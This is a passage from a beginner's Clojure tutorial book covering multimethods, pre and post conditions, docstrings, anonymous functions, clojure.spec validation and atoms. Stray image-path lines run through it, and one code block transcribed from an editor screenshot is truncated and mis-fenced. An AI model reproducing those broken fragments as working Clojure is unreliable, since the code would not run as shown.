In the line `(defmulti factorial identity)`, we tell Clojure that we are having a multimethod called `factorial`, the kind of execution path that factorial will take is defined by the `identity` passed to it. Now in the code below, we say if the identity is `0`:

```
(defmethod factorial 0)
```

Then take in the argument:

```
(defmethod factorial 0 [_])
```

We are not going to use the argument anywhere, so it's a convention to use underscore `_` for that, and we tell it to return `1`:

```
(defmethod factorial 0 [_] 1)
```

For any other argument, we use the `:default` keyword:

```
(defmethod factorial :default)
```

We take in the argument as `num`

```
(defmethod factorial :default [num])
```

We return $num \cdot (num - 1)!$ as show below:

```
(defmethod factorial :default [num]
  (* num (factorial (dec num))))
```

This does the trick, and we have clean and elegant code to find factorial of any number.

Now consider the code below:

```
;; without_multimethods.clj

(defn print-welcome-message [person]
  (cond
    (string? person) (println "Welcome" person)
    (vector? person) (println  "Welcome" (first person) "from" (last person))
    (map? person)    (println "Welcome" (person "name") "from" (person "from"))))

(print-welcome-message "Karthik from Chennai")
(print-welcome-message ["Kalam" "Ramanthapuram"])
(print-welcome-message {"name" "Bharathiyaar" "from" "Yettaiyapuram"})
```

Output

```
Welcome Karthik from Chennai
Welcome Kalam from Ramanthapuram
Welcome Bharathiyaar from Yettaiyapuram
```

The function `print-welcome-message` accepts `person` as argument, the `person` could be a string, a vector or map, depending on it, the program extracts data and prints it as shown in the below form:

```
 (cond
    (string? person) (println "Welcome" person)
    (vector? person) (println  "Welcome" (first person) "from" (last person))
    (map? person)    (println "Welcome" (person "name") "from" (person "from")))
```

The same thing is done using multimenthods in the code below. Type it and execute it and I will explain:

```
;; with_multimethods.clj

(defn welcome-person [person]
  (cond
    (string? person) :welcome-person-string
    (vector? person) :welcome-person-vector
    (map? person)    :welcome-person-map))

(defmulti print-welcome-message welcome-person)

(defmethod print-welcome-message :welcome-person-string [person]
  (println "Welcome" person))

(defmethod print-welcome-message :welcome-person-vector [person]
  (println  "Welcome" (first person) "from" (last person)))

(defmethod print-welcome-message :welcome-person-map [person]
  (println "Welcome" (person "name") "from" (person "from")))

(print-welcome-message "Karthik from Chennai")
(print-welcome-message ["Kalam" "Ramanthapuram"])
(print-welcome-message {"name" "Bharathiyaar" "from" "Yettaiyapuram"})
```

Output

```
Welcome Karthik from Chennai
Welcome Kalam from Ramanthapuram
Welcome Bharathiyaar from Yettaiyapuram
```

First you have a multimethod definition:

```
(defmulti print-welcome-message welcome-person)
```

The above statement means, the multimethod name is `print-welcome-message`, and what method / execution path should be called will be decided by the function `welcome-person`. So here we are having a function that decides what method must be called.

Now let’s see what’s there in `welcome-person`:

```
(defn welcome-person [person]
  (cond
    (string? person) :welcome-person-string
    (vector? person) :welcome-person-vector
    (map? person)    :welcome-person-map))
```

So `welcome-person` accepts `person` as argument, and it tells what code should be executed by returning keyword that points to the execution.

Now let’s look at the definition of methods:

```
(defmethod print-welcome-message :welcome-person-string [person]
  (println "Welcome" person))

(defmethod print-welcome-message :welcome-person-vector [person]
  (println  "Welcome" (first person) "from" (last person)))

(defmethod print-welcome-message :welcome-person-map [person]
  (println "Welcome" (person "name") "from" (person "from")))
```

Let's take fist one

```
(defmethod print-welcome-message :welcome-person-string [person]
  (println "Welcome" person))
```

So in `welcome-person`, if `person` is of type string then it returns `:welcome-person-string`, the code for this is written above. First we have `defmethod`:

```
(defmethod)
```

Followed by the multimethod name:

```
(defmethod print-welcome-message)
```

Then we have the keyword that's been determined by `welcome-person`, in this case if `person` is a string this particular code is called:

```
(defmethod print-welcome-message :welcome-person-string)
```

Followed by the passed argument `person`:

```
(defmethod print-welcome-message :welcome-person-string [person])
```

then finally we have the body of the function `(println "Welcome" person)`:

```
(defmethod print-welcome-message :welcome-person-string [person]
  (println "Welcome" person))
```

So depending on the data type `welcome-person` returns different keywords thus triggering execution of different `defmethods`. We neatly tick away different executions in different methods thus keeping our code simple and manageable.

9.9. Pre and Post Condition Checking

Watch video for this section here https://yu7.in/clj-prepo

Functions need data to operate on (well almost all of them). If the data is not passed in right format, then the function might cease to work. It's a good idea to check the data passed to a function. For that Clojure provides a `pre` hook. Let's learn how it works using an example. Type the code below.

```
;; function_pre.clj

(defn sum [a b]
  {:pre [(number? a) (number? b)]}
  (+ a b))

(println (sum 4 5))
;; (println (sum "4" 5)) ;; Thows an error
```

When you execute `(println (sum 4 5))`, it works, whereas `(println (sum "4" 5))` throws an error. This is because of the following code snippet in `sum`:

```
{:pre [(number? a) (number? b)]}
```

So this is just a map with a key named `:pre`. This pre can check many things, so we pass many things as a vector to it. The first one being, we check if the first argument `a` is a number using the condition `(number? a)`, the second one we check if the second argument `b` is a number using `(number? b)`. The function body is executed only if all the conditions passed inside the vector are true.

For `(sum 4 5)`, `a` is `4` and `b` is `5`, so the function `sum` executes. For `(sum "4" 5)`, "4" is a string hence `(number? a)` becomes false, and it throws an error.

When it's needed for one to check if returned value has some particular data format / structure, then we could use a `post` hook as shown below:

```
;; function_post.clj

(defn sum [a b]
  {:post [(number? %)]}
  "45")

(defn sum-without-post [a b]
  "45")

(println (sum-without-post 4 5))
(println (sum 4 5)) ;; ; Assert failed: (number? %)
```

Type the code above and execute. In the above example, both `sum` and `sum-without-post` returns a string `"45"`. If you execute `(sum-without-post 4 5)`, it just runs, but as a human one would expect sum of two numbers to be a number, whereas `(sum 4 5)` throws an error because it returns a string and the `post` hook:

```
{:post [(number? %)]}
```

Expects the returned output (represented by percent `%` sign) to be a number.

Now let's see `pre` and `post` hooks in action:

```
;; function_pre_post.clj

(defn sum [a b]
  {:pre [(number? a) (number? b)]
   :post [(number? %)]}
  (+ a b))

(println (sum 4 5))
```

What do you think will happen if we call `(sum 4 "5")` in above code?

9.10. Docstring

Watch video for this section here https://yu7.in/clj-docstr

Documenting stuff is very important in programming. Clojure provides a way to document functions (which are first class citizens in this language). So look at the code below:

~~~
;; docstring.clj

(defn sum
  "Adds two numbers passed as arguments.

   The arguments should be numbers.

   **Usage**

   ```clojure
   (sum 4 5) ;; returns 9
   ```
  "
  [a b]
  {:pre [(number? a) (number? b)]}
  (+ a b))
~~~

```
(println (sum 4 5))
```

Right after `(def sum` we have this string:

~~~
"Adds two numbers passed as arguments.

  The arguments should be numbers.

  **Usage**

  ```clojure
  (sum 4 5) ;; returns 9
  ```
"
~~~

This string is nothing but documentation for the function. Note how I have used **`Usage`**, I have used mark down format. I have also used something like this in the doc string:


~~~
```clojure
(sum 4 5) ;; returns 9
~~~
```

This tells to highlight `(sum 4 5)

returns 9` as Clojure code.

One can access documentation for `sum` using the `doc` function as shown:

```
clj꞉user꞉> (doc sum)
-------------------------
user/sum
([a b])
  Adds two numbers passed as arguments.

   The arguments should be numbers.

   **Usage**

   ```clojure
   (sum 4 5) ;; returns 9
   ```

nil
```

Or better in my VSCodium, all I just need to do is to hover over the function and I get a really neat looking documentation as a popup as shown:
```



~~~
;; docstring.clj

(defn sum
  "Adds two numbers passed as arguments.

   The arguments should be numbers.

   **Usage
   ```cloj
   (sum 4
   ```
  "
  [a b]
  {:pre [(
  (+ a b))

(println (sum 4 5))
~~~

```
user/sum
[a b]
Adds two numbers passed as arguments.

The arguments should be numbers.

Usage

(sum 4 5) ;; returns 9
/Users/karthik/code/clojure_book_code/docstring.clj
```

9.11. Anonymous Functions

Watch video for this section here https://yu7.in/clj-frf

It is possible to define a function without a name, try out the code below:

```
;; anonymous_function.clj

(def print-something
  (fn [something]
    (println something)))

(print-something "something is better than nothing")
```

Output

```
something is better than nothing
```

Look at this snippet:

```
(fn [something]
```

```
  (println something))
```

This actually returns a function that accepts a single argument called `something`, and when `something` is passed with a value it prints it. Note that the function returned in above snippet of code has no name. It's like a newly born baby. It's a function, but we have no way to identify it.

Now this anonymous function can be given a name by attaching it to a variable like this:

```
(def print-something
  (fn [something]
    (println something)))
```

In the above snippet of code, the anonymous function that prints `something` is defined to a name `print-something`, so from now on we can use it like `(print-something "something is better than nothing")`.

In fact, the `defn` in Clojure means `fn` function that's been `def` defined or attached to a variable.

In short we can write this:

```
(def print-something
  (fn [something]
    (println something)))
```

like this:

```
(defn print-something [something]
    (println something))
```

and it would work fine.

9.12. Functions returning functions

Watch video for this section here https://yu7.in/clj-frf

One may be wondering what's the use of anonymous functions, well take a look at the example below and execute it:

```
;; function_returning_function.clj

(defn multiplier [multiply-with]
  (fn [number]
    (* number multiply-with)))

(def double-it
  (multiplier 2))

(def triple-it
  (multiplier 3))

(double-it 21)

(triple-it 14)
```

When `(double-it 21)` is run, it returns `42`, now let's look at the definition of double it:

```
(def double-it
  (multiplier 2))
```

Well, in the above code, `double-it` is assigned to the output of `(multiplier 2)`, since `double-it` acts like a function, then `(multiplier 2)` should return a function, so let's look at the source of `multiplier`:

```
(defn multiplier [multiply-with]
  (fn [number]
    (* number multiply-with)))
```

Now take a look at what `multiplier` returns:

```
(fn [number]
  (* number multiply-with))
```

It returns a function as shown above, now if we replace `multiply-with` with `2`, we get as shown:

```
(fn [number]
  (* number 2))
```

So in the above code, we have a function that takes a `number` and returns its product with `2`. Now plug it in `double-it`:

```
(def double-it
  (multiplier 2))
```

we get:

```
(def double-it
  (fn [number]
    (* number 2)))
```

In short we can write it as:

```
(defn double-it [number]
    (* number 2))
```

So what we have done is, in `multiplier`, we are building functions and returning it, and we are giving a name to it. Don't you think it's a powerful concept?

Chapter 10. Debugging with Calva

10.1. Executing Top Level Form

10.2. Executing Form

10.3. #dbg

10.4. #break

Chapter 11. Spec

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/spec.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-spec

Clojure's code is nothing but functions manipulating data. Data can be of any type like String, Number, Map, Vector, Set and so on. When data of the right type and format is not given to a function, the function might not work properly. So Clojure has inbuilt libraries that help you to check the data type, these are called spec. One could use it to check if the received data is of the right type and format, and you can use it in post condition checking to see if the returned data is of the right type and format.

So in order to use spec, let's require it:

```
(require '[clojure.spec.alpha :as s])
```

Now we have required `spec` as `s`, so rather than calling functions like `spec/something`, we can call it as `s/something` from now on.

Let's now see how to check if something is a string:

```
(s/valid? string? "Hello")
```

Output

```
true
```

So, if you see the above code, we use a function called `s/valid?` and we pass a function called `string?`, which gives true or false if the passed argument is string or not. Now as a second argument to `s/valid?` we give `"Hello"`. `s/valid?` applies the function `string?` to the argument `"Hello"`, it returns `true` and hence `s/valid?` returns `true`.

Let's say we want to see 42 is a string, we specify it as follows:

```
(s/valid? string? 42)
```

Output

```
false
```

Since `(string? 42)` returns `false`, `(s/valid? string? 42) ` also returns false, thus failing the validation.

Below is the code to check if the passed argument is a number:

```
(s/valid? number? 42)
```

Output

```
true
```

For that to `s/valid?` we pass the function `number?` as first argument, and `42` as second argument. Since 42 is a number, `(number? 42)` returns `true` and `(s/valid? number? 42)` also returns `true`.

Similarly, below we check if `123` is an integer:

```
(s/valid? integer? 123)
```

Output

```
true
```

We check if `123.45` is double in the code below:

```
(s/valid? double? 123.45)
```

Output

```
true
```

Think of double as a number having a decimal point. In the below code 123 does not have a decimal point, so the check that it's a double fail's:

```
(s/valid? double? 123)
```

Output

```
false
```

We can also check for collections or sequences, we check if `[1 2 3]` is a vector, which is true:

```
(s/valid? vector? [1 2 3])
```

Output

```
true
```

We check if passed argument is a map:

```
(s/valid? map? { 1 "one" 2 "two"})
```

Output

```
true
```

Below we check for set:

```
(s/valid? set? #{:apple :orange})
```

Output

```
true
```

We check for keyword:

```
(s/valid? keyword? :ubuntu)
```

Output

```
true
```

Say we want to check if something is a valid percentage, say in a grading system, a student can have grades from 0% to 100%, and he cannot have something negative, or something greater than 100. For that let's write a function:

```
(def valid-%? (s/and number? #(>= % 0) #(<= % 100)))
```

Output

```
#'user/valid-%?
```

So a percentage mark should be a number, so we get a code like this:

```
(number?)
```

and it should be greater than zero, so for the **and**, we use spec's `and` function:

```
(s/and
  number?
  ;; something to check if it's greater than zero
)
```

To check if it's greater than or equal to zero, let's write an anonymous function:

```
(s/and
  number?
  #(>= % 0)
)
```

Now it should be less than or equal to 100, so for the and, we write a function and add it to the form as shown:

```
(s/and
  number?
  #(>= % 0)
  #(<= % 100)
)
```

Now let's define the entire stuff to some variable, I would call this variable valid percent, and it will be written like `valid-%?`, so the final code will look like this:

```
(def valid-%?
  (s/and
    number?
    #(>= % 0)
    #(<= % 100)))
```

To show that you are professional Clojure programmer, you will put all in one line like this:

```
(def valid-%? (s/and number? #(>= % 0) #(<= % 100)))
```

So we have got our `valid-%?`, now let's use it.

```
(s/valid? valid-%? 85)
```

Output

```
true
```

In the code above, 85 is a number, and it lies between 0 and 100, so it's a valid percentage and hence we get the output as `true`. In the example below, 105% makes no sense in grading, and hence it returns `false`.

```
(s/valid? valid-%? 105)
```

Output

```
false
```

Similarly -15 is less than 0, so the below example returns `false`.

```
(s/valid? valid-%? -15)
```

Output

```
false
```

Exercise

Write a spec named `string-or-keyword?`, it must work like this:

```
(s/valid? string-or-keyword? "abc") ;; true
(s/valid? string-or-keyword? :abc) ;; true
(s/valid? string-or-keyword? 42) ;; false
```

For this exercise, one my take a look at https://clojuredocs.org/clojure.spec.alpha/or

11.1. Specing collection

Watch video for this section here https://yu7.in/clj-spec-col

So let's see how to spec collections, in the example below, we define `string-collection?`

```
(def string-collection? (s/coll-of string?))
```

Output

```
#'user/string-collection?
```

So it's defined as follows `(s/coll-of string?)`, so the `coll-of` is a spec function, and it's been told to check if all in a collection are of the type `string?`. Now let's apply `string-collection?` on vector of strings:

```
(s/valid? string-collection? ["Hi" "Hello"])
```

Output

```
true
```

And it passes. Note that we pass `string-collection?` as an argument to `valid?`, and as a second argument we pass the array of strings `["Hi" "Hello"]`.

Now let's get bit more complicated and check if an array contains numbers and strings, look at the code below:

```
(def number-or-string? (s/or :number number? :string string?))
```

Output

```
#'user/number-or-string?
```

So in the above code we define `number-or-string?`, concentrate on this piece of code:

```
(s/or :number number? :string string?)
```

In the above code we use `or` function in spec, and to it, we pass four arguments, the first two being `:number number?`, and the second two being `:string string?`. Don't get confused by the pair of keyword and function being passed as arguments now, you will understand why so soon. So the `or` receives `number?` and `string?` as arguments, prepended by keywords, so it passes when it either encounters a number or a string.

Let's put it into action, here I am testing it on a number, and it passes:

```
(s/valid? number-or-string? 1)
```

Output

```
true
```

I test it on string and it passes too:

```
(s/valid? number-or-string? "Hi")
```

Output

```
true
```

Now if I want to check if a collection only has number or string I write a code as shown:

```
(def number-or-string-collection? (s/coll-of number-or-string?))
```

Output

```
#'user/number-or-string-collection?
```

In the above code we pass `number-or-string?` to `coll-of` which turns it into a collection checker, it's been defined to `number-or-string-collection?`, so from now on `number-or-string-collection?` will check if collection contains numbers and strings, if it contains anything other than that, it will fail.

So the below collection / vector contains numbers and string and so it passes `number-or-string-collection?`:

```
(s/valid? number-or-string-collection? [1 "Hi" "India" 42])
```

Output

```
true
```

The below vector contains a keyword and so it fails:

```
(s/valid? number-or-string-collection? [1 "Hi" "India" 42 :keyword])
```

Output

```
false
```

11.2. Inspecting Collections

Watch video for this section here https://yu7.in/clj-collections

Now let’s see how to inspect data in collection, say we have a vector that contains details of a person, say name, age and gender, let’s see how to do it.

So the name will be a string, so we have something like this:

```
:name string?
```

The age will be a number, so let’s add it too:

```
:name string? :age number?
```

Since I am in India, we have only three genders here, so I safely assume we can represent it with few keywords, so the cod becomes like this:

```
:name string? :age number? :gender keyword?
```

Now I pass these six things above to a function called `cat` [1] in Clojure spec and we get the code as shown:

```
(s/cat :name string? :age number? :gender keyword?)
```

Now let’s give the chunk of code above a name, let’s name it as `valid-person-vector?`

```
(def valid-person-vector? (s/cat :name string? :age number? :gender keyword?))
```

Output

```
user/valid-person-vector?
```

So now if you pass a vector to `valid-person-vector?` which has a string, number and a keyword it passes:

```
(s/valid? valid-person-vector? ["Karthik" 40 :male])
```

Output

```
true
```

Else it would fail.

Now let’s look at checking maps, let’s say the maps should have certain keys, for that we can use the `keys` [2] function in spec.

```
(def valid-person-map?
  (s/keys :req-un [::name
                   ::age
                   ::gender]))
```

Output

```
#'user/valid-person-map?
```

I am not sure what’s the full form of `:req-un` passed to the `keys`, but after the `:req-un`, we pass a vector which contains all the keys that a map should have, and so we get `(s/keys :req-un [::name ::age ::gender])`. I think the double colon in the keywords is to indicate that they belong to this name space. I don’t understand it well, if you don’t, don’t worry much now. So we assign a name to it, and call it ` valid-person-map?`, and hence we finally get this code:

```
(def valid-person-map?
  (s/keys :req-un [::name
                   ::age
                   ::gender]))
```

Now let’s use it to check a map:

```
(s/valid? valid-person-map? {:name "Karthik"
                             :age 40
                             :gender :male})
```

Output

```
true
```

The map in the code above passes because it contains the keys `:name`, `:age`, and `:gender`.

11.3. Checking Maps

Watch video for this section here https://yu7.in/clj-map-spec

Let say we want to check maps. A map has keys, so we need to check if the required keys exist. The key will be mapped to data, so we need to check if the data conforms to some rules. Let's say the map needs to have a key named ':name' and it should map to a string value, then we can spec it as shown:

```
(s/def ::name string?)
```

Output

```
:user/name
```

Let's say the map needs to have a key named ':age' and it should map to an integer value, then we can spec it as shown:

```
(s/def ::age int?)
```

Output

```
:user/age
```

Let's say the map needs to have a key named ':gender' and it should map to a keyword value, then we can spec it as shown:

```
(s/def ::gender keyword?)
```

Output

```
:user/gender
```

So now let's combine the above three specs and name it into a spec called `::person`

```
(s/def ::person (s/keys :req-un [::name ::age ::gender]))
```

Output

```
:user/person
```

Note how we use `(s/keys :req-un [::name ::age ::gender])`, which means, in the code above `::person` will check for map that has key called `:name` which maps to a string value, the map must contain `:age` which must map to an integer value, and it must contain a key which is a keyword `:gender` and it must map to another keyword.

Now let's test it out:

```
(s/valid? ::person {:name "Karthik"
                    :age 40
                    :gender :male})
```

Output

```
true
```

And it passed. Now let's change `:age` to `"40"` and test it out:

```
(s/valid? ::person {:name "Karthik"
                    :age "40"
                    :gender :male})
```

Output

```
false
```

It fails.

11.4. Explaining Spec

Watch video for this section here https://yu7.in/clj-exp-spec

Clojure gives a spec function called `explain` that tells in somewhat human friendly way why something failed a spec validation.

See the example below:

```
(s/explain number? "42")
```

Output

```
"42" - failed: number?
```

See the output, see how the `explain` explains a bit.

For specs that pass, explain give out a `Success!` as shown:

```
(s/explain number? 42)
```

Output

```
Success!
```

```
(s/explain number-or-string? "56")
```

Output

```
Success!
```

See how explain says `:56` is a neither a number nor a string below:

```
(s/explain number-or-string? :56)
```

Output

```
:56 - failed: number? at: [:number]
:56 - failed: string? at: [:string]
nil
```

Now let's make `number-or-string?` pass the spec now:

```
(s/explain number-or-string? 56)
```

Output

```
Success!
nil
```

11.5. Conform

Watch video for this section here https://yu7.in/clj-spec-fun

There is also another function called `conform` which checks if a data conforms to a spec. See the example below what happens when data conforms to a spec:

```
(s/conform number? 42)
```

Output

```
42
```

`conform` throws an invalid if something is not conforming to a spec:

```
(s/conform number? "42")
```

Output

```
clojure.spec.alpha/invalid
```

```
(s/conform number-or-string? :56)
```

Output

```
:clojure.spec.alpha/invalid
```

11.6. Using Spec In Functions

Watch video for this section here https://yu7.in/clj-spec-fun

If one is wondering why these specs, and why so much of functionality is built into the spec library, then this is the answer:

In Clojure we usually don’t use objects to passed to functions, we prefer simple data types like vector, maps, sets etc. So when such thing is done, we need to check the integrity and conformity of data, specs are very useful for that.

Take a look at the examples below:

```
(defn add-two-numbers [a b]
  {:pre [(s/valid? number? a)
         (s/valid? number? b)]}
  (+ a b))
```

```
(add-two-numbers 3 5)
```

Output

```
8
```

```
(add-two-numbers 3 "5")
```

Output

```
; Execution error (AssertionError) at user/add-two-numbers (REPL:100).
; Assert failed: (s/valid? number? b)
```

We are checking in `:pre` hook if the passed arguments to function `a` and `b` are numbers or not, if not the function does not execute as you can see from the output:

```
; Execution error (AssertionError) at user/add-two-numbers (REPL:100).
; Assert failed: (s/valid? number? b)
```

for `(add-two-numbers 3 "5")`.

Similarly, in the `:post` hook we can check the integrity of returned data so that the data does not break the code down the line.

---

[1] https://clojuredocs.org/clojure.spec.alpha/cat

[2] https://clojuredocs.org/clojure.spec.alpha/keys

Chapter 12. atom

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/atom.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-atom

Clojure is a functional programming language, that means it deals with functions. Say $f(x) = 2x + 3$ is a function. It remembers nothing. Plugin a value say $x = 7$, and you will get output as 17, that's it. It just pure function.

In real world, though, you do need to store some stuff, and Clojure offers it. This makes it an impure functional programming language, but with pure functional programming, there should no way to input data and get out data. In essence, it would not interact with this universe apart from heating your computer, hence it would be useless.

Clojure offers ways to store values in memory, that span beyond function calls, it called atoms. Think of a global library that stores essential facts to run this planet, like a railway, bus, and aircraft timetables. So let's see about it.

To start with, let's define a atom, it defined below:

```
(def counter (atom 0))
```

So with all definitions in Clojure, it starts with a `(def …. )`, followed by the name of the atom, let's call it counter, it becomes as shown:

```
(def counter ....)
```

Now, we need to say to Clojure that this is no ordinary variable, it is an atom, for that we use `atom` keyword:

```
(def counter (atom .......))
```

Now we need to assign a value, let's assign 0 to it:

```
(def counter (atom 0))
```

And so we define our `counter` atom.

I am not sure why they call storage things as atom in Clojure.

Now to get the value of atom, we use `@` operator, to get the value of `counter` atom we use:

```
@counter
```

Output

```
0
```

And it rightly returns 0.

However, if we call `counter` without `@` operator, it will return the atom object and not just its value as shown:

```
counter
```

Output

```
#object[clojure.lang.Atom 0x537d2c4f {:status :ready, :val 0}]
```

There is a function called `swap!` that can act on an atom, as a second argument it accepts a function that will change the atom. In the case below, the second argument is `inc` function that increments the value of the atom:

```
(swap! counter inc)
```

Output

```
1
```

So when it's run, `@counter` changes to 1, we can confirm it by executing the code below:

```
@counter
```

Output

```
1
```

We can change value of atom to anything using the `reset!` function, below we change the value of `counter` to 42:

```
(reset! counter 42)
```

Output

```
42
```

```
@counter
```

Output

```
42
```

Now let's define an atom called `robo-count`, that keeps track of number of Robots made:

```
(def robo-count (atom 0))
```

We define a function named `make-robot`

```
(defn make-robot [])
```

Whenever we call `make-robot`, it will increment `robo-count` by 1:

```
(defn make-robot []
  (swap! robo-count inc))
```

And we finally return a string that tells us how many robots were made:

```
(defn make-robot []
  (swap! robo-count inc)
  (str "Made a robot. Total robots: " @robo-count))
```

Let's run it:

```
(make-robot)
```

Output

```
"Made a robot. Total robots: 1"
```

Let's run it two more times:

```
(make-robot)
```

Output

```
"Made a robot. Total robots: 2"
```

```
(make-robot)
```

Output

```
"Made a robot. Total robots: 3"
```

So the global `@robo-count` atom keeps track of how many robots have been made. We can access it from anywhere in the code, below I am printing its value out:

```
(println (str "Robots made: " @robo-count))
```

Output

```
Robots made: 3
```

Chapter 13. What is Clojure code

Watch video for this section here https://yu7.in/clj-code

Clojure is a dialect of Lisp. Lisp stands for list processing. That is almost all Clojure code is a list data structure. In lisp, program is a data structure, and data structure could be treated as a program, which gives it enormous power.

Clojure's code follows one pattern and that is this:


```
(function-name argument-1 .... argument-n)
```

See above how everything is enclosed in `(` and `)` which is a list data structure, and as a list processing language Clojure has the knowledge to process it.


Let's consider the following example:

```
(* 5 (+ 1 2 3))
```

